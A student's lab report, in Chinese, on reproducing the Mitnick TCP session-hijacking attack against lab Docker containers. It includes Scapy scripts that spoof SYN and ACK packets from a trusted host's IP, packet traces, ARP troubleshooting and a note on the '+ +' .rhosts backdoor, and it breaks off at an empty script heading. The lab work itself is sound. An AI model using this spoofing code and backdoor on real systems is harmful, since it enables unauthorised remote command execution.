软件安全LAB4-Mitnick Attack-20307130135 李钧

前言——此攻击如何运作

Mitnick攻击是TCP会话劫持攻击的一种特例。Mitnick攻击不是劫持受害者A和B之间现有的TCP连接，而是首先代表他们在A和B之间创建一个TCP连接，然后自然地劫持该连接。

在实际的米特尼克攻击中，主机A被称为x终端，也就是攻击目标。米特尼克想登录x终端并在上面运行他的命令。主机B是一个受信任的服务器，允许它不需要密码就可以登录X-Terminal。为了登录X-Terminal, Mitnick必须模拟可信服务器，所以他不需要提供任何密码。




Figure 1: The illustration of the Mitnick Attack

步骤1:序列号预测。在攻击之前，Mitnick需要了解x终端上的初始序列号(ISN)的模式(在那个年代，ISN不是随机的)。Mitnick向X-terminal发送SYN请求，收到SYN+ACK响应，然后向X-terminal发送RESET包，从X-terminal的队列中清除半开连接(防止队列被填满)。重复了二十次之后。他发现两个连续的TCP isn之间存在一种模式。这使得米特尼克能够预测isn，这对攻击至关重要。


步骤2:SYN flood攻击可信服务器。为了从可信服务器向X-Terminal发送连接请求，Mitnick需要从可信服务器向X-Terminal发送SYN包。X-Terminal将响应一个SYN+ACK包，该包被发送到受信任的服务器。由于受信任的服务器实际上并没有发起请求，所以它会向X-Terminal发送一个RESET包，要求X-Terminal停止3次握手。这种行为给米特尼克的袭击带来了麻烦。为了解决这个问题。米特尼克不得不关闭可信服务器。因此，在欺骗之前，Mitnick对服务器发起了SYN泛洪攻击。那时，操作系统更容易受到SYN泛洪攻击。攻击实际上可以关闭受信任的计算机，使其完全沉默。

步骤3:欺骗TCP连接。Mitnick想使用rsh(远程shell)在X-Terminal上运行一个后门命令;一旦设置了后门，他就可以登录X-Terminal。要在X-Terminal上运行远程shell, Mitnick需要通过身份验证，即他需要在X-Terminal上拥有一个有效的帐户并知道其密码。


步骤4:运行远程shell。使用可信服务器和X-Terminal之间建立的TCP连接，Mitnick可以向X-Terminal发送远程shell请求，要求它运行命令。使用这个命令，Mitnick想在X-Terminal上创建一个后门，这样他就可以随时在X-Terminal上获得shell，而不必重复攻击。

在X-Terminal上配置.rhosts文件

Shimomura经常需要从可信服务器在X-Terminal上运行远程命令。为了避免输入密码，他在X-Terminal主机上创建了一个.rhosts文件，并将可信服务器的IP地址放入该文件中。注意， .rhosts文件必须位于用户主目录的顶层，并且只能由所有者/用户写入。



验证配置是否成功



可以看出我们配置成功，在收信服务器打印目标机器的时间信息，但每次重启都需要重新配置。

为了允许用户从所有IP地址在X–Terminal上执行命令，我们此次攻击的最终攻击目标只需要在.rhosts文件中添加两个加号(“+ +”)。这很危险，任何人都不应该这么做。但如果你是一个攻击者，这是一个设置后门的方便方法。正如我们之前提到的，这就是米特尼克攻击中使用的方法。

Task1 Simulated SYN flooding

我们将把server静默，在关闭server之前需要模拟一次x和server的ping，把server对应的IP和MAC保存，每次重启需要重新配置。server对应的MAC在rsh 10.9.0.6 date之后便保存在了x容器的arp中，我们要做的就是在x容器中查看并通过arp –s ... 手动添加静态记录。

在容器中查看MAC，在容器中执行、在主机中执行，但发现并非我们要的结果

```
seed@95813759a742:~$ arp
Address                  HWtype  HWaddress           Flags Mask
         Iface
trusted-server-10.9.0.6  ether   02:42:0a:09:00:06   C
         eth0
seed@95813759a742:~$ arp -s 10.9.0.6 02:42:0a:09:00:06
SIOCSARP: Operation not permitted
seed@95813759a742:~$ sudo arp -s 10.9.0.6 02:42:0a:09:00:06
bash: sudo: command not found
```

```
[05/05/23]seed@VM:~/.../Labsetup$ sudo arp -s 10.9.0.6 02:42:0a:09
:00:06
[05/05/23]seed@VM:~/.../Labsetup$ arp
Address                  HWtype  HWaddress           Flags Mask
         Iface
_gateway                 ether   00:50:56:ed:7d:b4   C
         ens33
192.168.60.254           ether   00:50:56:eb:8d:54   C
         ens33
localhost                ether   02:42:0a:09:00:06   CM
         br-1e6ff755508f
```

重新查阅PDF文件注意在x容器的root环境下运行，重新执行之后结果如下，成功将静态信息保存在arp表项中。（由于重新启动了docker所以容器的名字有所不同）

```
root@87775d2b7682:/# ls
bin  boot  dev  etc  home  lib  lib32  lib64  libx32  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
root@87775d2b7682:/# cd root
root@87775d2b7682:~# ls
root@87775d2b7682:~# arp -s 10.9.0.6 02:42:0a:09:00:06
root@87775d2b7682:~# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
trusted-server-10.9.0.6  ether   02:42:0a:09:00:06   CM                    eth0
root@87775d2b7682:~#
```

Task 2: Spoof TCP Connections and rsh Sessions

现在我们已经“关闭”了受信任的服务器，我们可以模拟受信任的服务器，并尝试使用X-Terminal启动一个rsh会话。由于rsh运行在TCP之上，我们首先需要在可信服务器和X-Terminal之间建立一个TCP连接，然后在这个TCP连接中运行rsh。

限制条件中，我们只能使用：TCP序列号字段(不包括确认字段)、TCP标志字段、所有的长度字段

The behavior of rsh

我们可以观察到，一个rsh会话由两个TCP连接组成。第一个连接是由主机A(客户端)发起的。主机B上的rshd进程正在端口514上侦听连接请求。报文1 ~ 3为三次握手协议。连接建立后，客户端向主机B发送rsh数据(包括用户id和命令)(报文4)，rshd进程将对用户进行身份验证，如果用户身份验证通过，rshd进程将与客户端单独发起一个TCP连接。

第二个连接用于发送错误消息。在上面的跟踪中，由于没有错误，连接从未使用过，但是必须成功建立连接，否则rshd将无法继续。报文6 ~ 7为第二次连接的三次握手协议。

在第二个连接建立之后，主机B将发送一个零字节给客户端(使用第一个连接)，主机a将确认该数据包。之后，主机B上的rshd将运行客户端发送的命令，命令的输出将通过第一次连接发送回客户端。

尝试在server上运行rsh 10.9.0.5 date的同时进行数据嗅探，得到第一阶段如下，server发送SYN包、三次握手、完成端口1023与514之间的连接建立

No.	Time	Source	Destination	Protocol	Length	Info
1	2023-05-05 04:1…	10.9.0.6	10.9.0.5	TCP	74	1023 → 514 [SYN] Seq=2878397144 Win=64240 Len=0 MSS=1460 SACK_
2	2023-05-05 04:1…	10.9.0.5	10.9.0.6	TCP	74	514 → 1023 [SYN, ACK] Seq=1163009968 Ack=2878397145 Win=65160
3	2023-05-05 04:1…	10.9.0.6	10.9.0.5	TCP	66	1023 → 514 [ACK] Seq=2878397145 Ack=1163009969 Win=64256 Len=0
4	2023-05-05 04:1…	10.9.0.6	10.9.0.5	RSH	86	Session Establishment

收到上一阶段的RSH报文后，根据端口号建立第二条连接

5	2023-05-05 04:1…	10.9.0.5	10.9.0.6	TCP	66	514 → 1023 [ACK] Seq=1163009969 Ack=2878397165 Win=65
6	2023-05-05 04:1…	10.9.0.5	10.9.0.6	TCP	74	1023 → 1022 [SYN] Seq=1098920739 Win=64240 Len=0 MSS=
7	2023-05-05 04:1…	10.9.0.6	10.9.0.5	TCP	74	1022 → 1023 [SYN, ACK] Seq=2090027615 Ack=1098920740
8	2023-05-05 04:1…	10.9.0.5	10.9.0.6	TCP	66	1023 → 1022 [ACK] Seq=1098920740 Ack=2090027616 Win=6
9	2023-05-05 04:1…	10.9.0.5	10.9.0.6	RSH	67	Server username:seed Server -> Client Data

第一条连接之后的回应

9	2023-05-05 04:1…	10.9.0.5	10.9.0.6	RSH	67	Server username:seed Server -> Client Data
10	2023-05-05 04:1…	10.9.0.6	10.9.0.5	TCP	66	1023 → 514 [ACK] Seq=2878397165 Ack=1163009970 Win=64256
11	2023-05-05 04:1…	10.9.0.5	10.9.0.6	RSH	89	Server username:seed Server -> Client Data
12	2023-05-05 04:1…	10.9.0.6	10.9.0.5	TCP	66	1023 → 514 [ACK] Seq=2878397165 Ack=1163009993 Win=64256
13	2023-05-05 04:1…	10.9.0.5	10.9.0.6	TCP	66	1023 → 1022 [FIN, ACK] Seq=1098920740 Ack=2090027616 Win=

停下服务器：

```
[05/05/23]seed@VM:~/.../Labsetup$ dockps
37690d102321  trusted-server-10.9.0.6
220071e1f7a3  x-terminal-10.9.0.5
f1d5644d867c  seed-attacker
[05/05/23]seed@VM:~/.../Labsetup$ docker stop 37
37
[05/05/23]seed@VM:~/.../Labsetup$ dockps
220071e1f7a3  x-terminal-10.9.0.5
f1d5644d867c  seed-attacker
[05/05/23]seed@VM:~/.../Labsetup$
```

Task 2.1: Spoof the First TCP Connection

1_1编写py文件实现伪造SYN，wireshark监听到的包如下。根据IP和TCP包内必要的字段信息，填充相应内容。


t2_1.py

```
#!/usr/bin/python3
from scapy.all import *

# 'U': URG bit
# 'A': ACK bit
# 'P': PSH bit
# 'R': RST bit
# 'S': SYN bit
# 'F': FIN bit

ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP()
tcp.sport=1023
tcp.dport=514
tcp.flags="S"
tcp.seq = 1314520

p = ip/tcp
send(p)
```




可以看到X-Terminal（10.9.0.5）向Trusted（10.9.0.6）发送了与SYN对应的SYN ACK报文，但是由于此时的Trusted主机关闭，无法返回一个ACK报文，所以之后X-terminal会向Trusted主机发送retransmission（重新发送）报文

1_2响应SYN+ACK报文

参照PDF手册中的代码，若为SYN＋ACK标志则返回ACK消息，但如图所示未能成功握手

```
12 def spoof(pkt):
13         global seq_num
14         # We will update this global variable in the function
15         old_ip = pkt[IP]
16         old_tcp = pkt[TCP]
17
18         # Print out debugging information
19         tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs*4
20         # TCP data length
21         print("{}:{} -> {}:{} Flags={}
   Len={}".format(old_ip.src, old_tcp.sport, old_ip.dst,
   old_tcp.dport, old_tcp.flags, tcp_len))
22
23         # Construct the IP header of the response
24         ip = IP(src=srv_ip, dst=x_ip)
25         # Check whether it is a SYN+ACK packet or not;
26         # if it is, spoof an ACK packet
27         #print(old_tcp.flags)
28         if old_tcp.flags == "SA":
29                 tcp = TCP()
30                 tcp.flags = "A"
31                 tcp.sport = 1023
32                 tcp.dport = 514
33                 tcp.window = pkt[TCP].window
34                 tcp.seq = pkt[TCP].ack
35                 tcp.ack = pkt[TCP].seq + 1
36                 p = ip/tcp
37                 send(p)
```



检查一下 x 容器中的表项，为何此时（关闭服务器之后）x容器中没有server的记录?

```
root@220071e1f7a3:~# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
trusted-server-10.9.0.6  ether   02:42:0a:09:00:06   CM                    eth0
root@220071e1f7a3:~# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
localhost                ether   02:42:0a:09:00:06   CM                    eth0
localhost                ether   02:42:2e:48:27:df   C                     eth0
root@220071e1f7a3:~# arp -s 10.9.0.6 02:42:0a:09:00:06
root@220071e1f7a3:~# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
localhost                ether   02:42:0a:09:00:06   CM                    eth0
localhost                ether   02:42:2e:48:27:df   C                     eth0
```

尝试后发现如果使用指令docker stop 37(server)则会导致如此效果

```
root@220071e1f7a3:~# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
trusted-server-10.9.0.6  ether   02:42:0a:09:00:06   CM                    eth0
localhost                ether   02:42:2e:48:27:df   C                     eth0
root@220071e1f7a3:~# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
localhost                ether   02:42:0a:09:00:06   CM                    eth0
localhost                ether   02:42:2e:48:27:df   C                     eth0
```

```
root@220071e1f7a3:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
trusted-server-10.9.0.6  ether   02:42:0a:09:00:06   CM                    eth0
localhost                ether   02:42:2e:48:27:df   C                     eth0
root@220071e1f7a3:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
localhost                ether   02:42:0a:09:00:06   CM                    eth0
localhost                ether   02:42:2e:48:27:df   C                     eth0
root@220071e1f7a3:/# arp -s 10.9.0.6 02:42:0a:09:00:06
root@220071e1f7a3:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
localhost                ether   02:42:0a:09:00:06   CM                    eth0
localhost                ether   02:42:2e:48:27:df   C                     eth0
```

为何直接arp –s ... 之后，关了server以后x容器中的arp就会改变，但再开启server又变回来，甚至在关闭server的情况下修改arp –s ... 也改变不了arp表中的内容了

第二天在光华楼再尝试发现又可以保存记录……（b5是x容器）

```
[05/06/23]seed@VM:~/.../Labsetup$ docksh b5
root@b556afb0e795:/# su seed
seed@b556afb0e795:/$ cd
seed@b556afb0e795:~$ touch .rhosts
seed@b556afb0e795:~$ echo 10.9.0.6 > .rhosts
seed@b556afb0e795:~$ chmod 644 .rhosts
seed@b556afb0e795:~$ exit
exit
root@b556afb0e795:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
trusted-server-10.9.0.6  ether   02:42:0a:09:00:06   C                     eth0
root@b556afb0e795:/# arp -s 10.9.0.6 02:42:0a:09:00:06
root@b556afb0e795:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
trusted-server-10.9.0.6  ether   02:42:0a:09:00:06   CM                    eth0
root@b556afb0e795:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   CM                    eth0
10.9.0.1                 ether   02:42:be:01:cd:46   C                     eth0
```

运行前一步代码之后再运行此步骤代码发送SYN+ACK报文，可以成功握手 02:42:0a:09:00:06


```
[05/06/23]seed@VM:~/.../Labsetup$ sudo python3 t2_1.py
.
Sent 1 packets.
[05/06/23]seed@VM:~/.../Labsetup$ sudo python3 t2_2.py
.
Sent 1 packets.
```

```
3 2023-05-06 02:09:57.5419… 10.9.0.6          10.9.0.5          TCP   54 1023 → 514 [SYN] Seq=1314520 Win=8192 Len=0
4 2023-05-06 02:09:57.5421… 10.9.0.5          10.9.0.6          TCP   58 514 → 1023 [SYN, ACK] Seq=1899481776 Ack=1314521 Win=64240 Len=0 MSS=
5 2023-05-06 02:09:58.5689… 10.9.0.5          10.9.0.6          TCP   58 [TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=1899481776 Ack=1314521
6 2023-05-06 02:10:00.5845… 10.9.0.5          10.9.0.6          TCP   58 [TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=1899481776 Ack=1314521
7 2023-05-06 02:10:00.6353… 02:42:be:01:cd:46 Broadcast         ARP   42 Who has 10.9.0.5? Tell 10.9.0.1
8 2023-05-06 02:10:00.6354… 02:42:0a:09:00:05 02:42:be:01:cd:46 ARP   42 10.9.0.5 is at 02:42:0a:09:00:05
9 2023-05-06 02:10:00.6663… 10.9.0.6          10.9.0.5          TCP   54 1023 → 514 [ACK] Seq=1314521 Ack=1899481777 Win=64240 Len=0
```

可以看到，X-Terminal对于伪造的来自Trusted的SYN请求返回了一个SYN+ACK包，并且由于运行在Attack上面的sniff_spoof嗅探程序，成功的伪造了一个ACK包并发送给了X-Terminal

1_3 Spoof the rsh data packet.

可以看到在wireshark中抓到了三次握手建立第一次连接的SYN，SYN+ACK，ACK包，还有之后发送的data数据包以及服务器返回的ACK包



检查是否执行相关的命令——查看tmp当中的文件，会发现由于返回错误的连接并没有建立（没有发送相应的SYN+ACK包），导致命令并没有执行

```
root@7b21b5f92395:/# cd tmp
root@7b21b5f92395:/tmp# ls
root@7b21b5f92395:/tmp# ls -a
.  ..
root@7b21b5f92395:/tmp#
```

```
seed@7b21b5f92395:/$ cd tmp
seed@7b21b5f92395:/tmp$ ls
seed@7b21b5f92395:/tmp$ ls -a
.  ..
```

Task 2.2: Spoof the Second TCP Connection

建立第一个连接后，X-Terminal将发起第二个连接。rshd使用这个连接发送错误消息。在我们的攻击中，我们不会使用这个连接，但是如果没有建立这个连接，rshd将停止而不执行我们的命令。因此，我们需要使用欺骗来帮助X-Terminal和受信任的服务器完成建立此连接。

顺序执行t2_1, t2_3, t2_4，模拟TCP连接

t2_1.py

```
#!/usr/bin/python3
from scapy.all import *

# 'U': URG bit
# 'A': ACK bit
# 'P': PSH bit
# 'R': RST bit
# 'S': SYN bit
# 'F': FIN bit

ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP()
tcp.sport = 1023
tcp.dport = 514
tcp.flags = "S"
tcp.seq = 1314520
```

t2_3.py

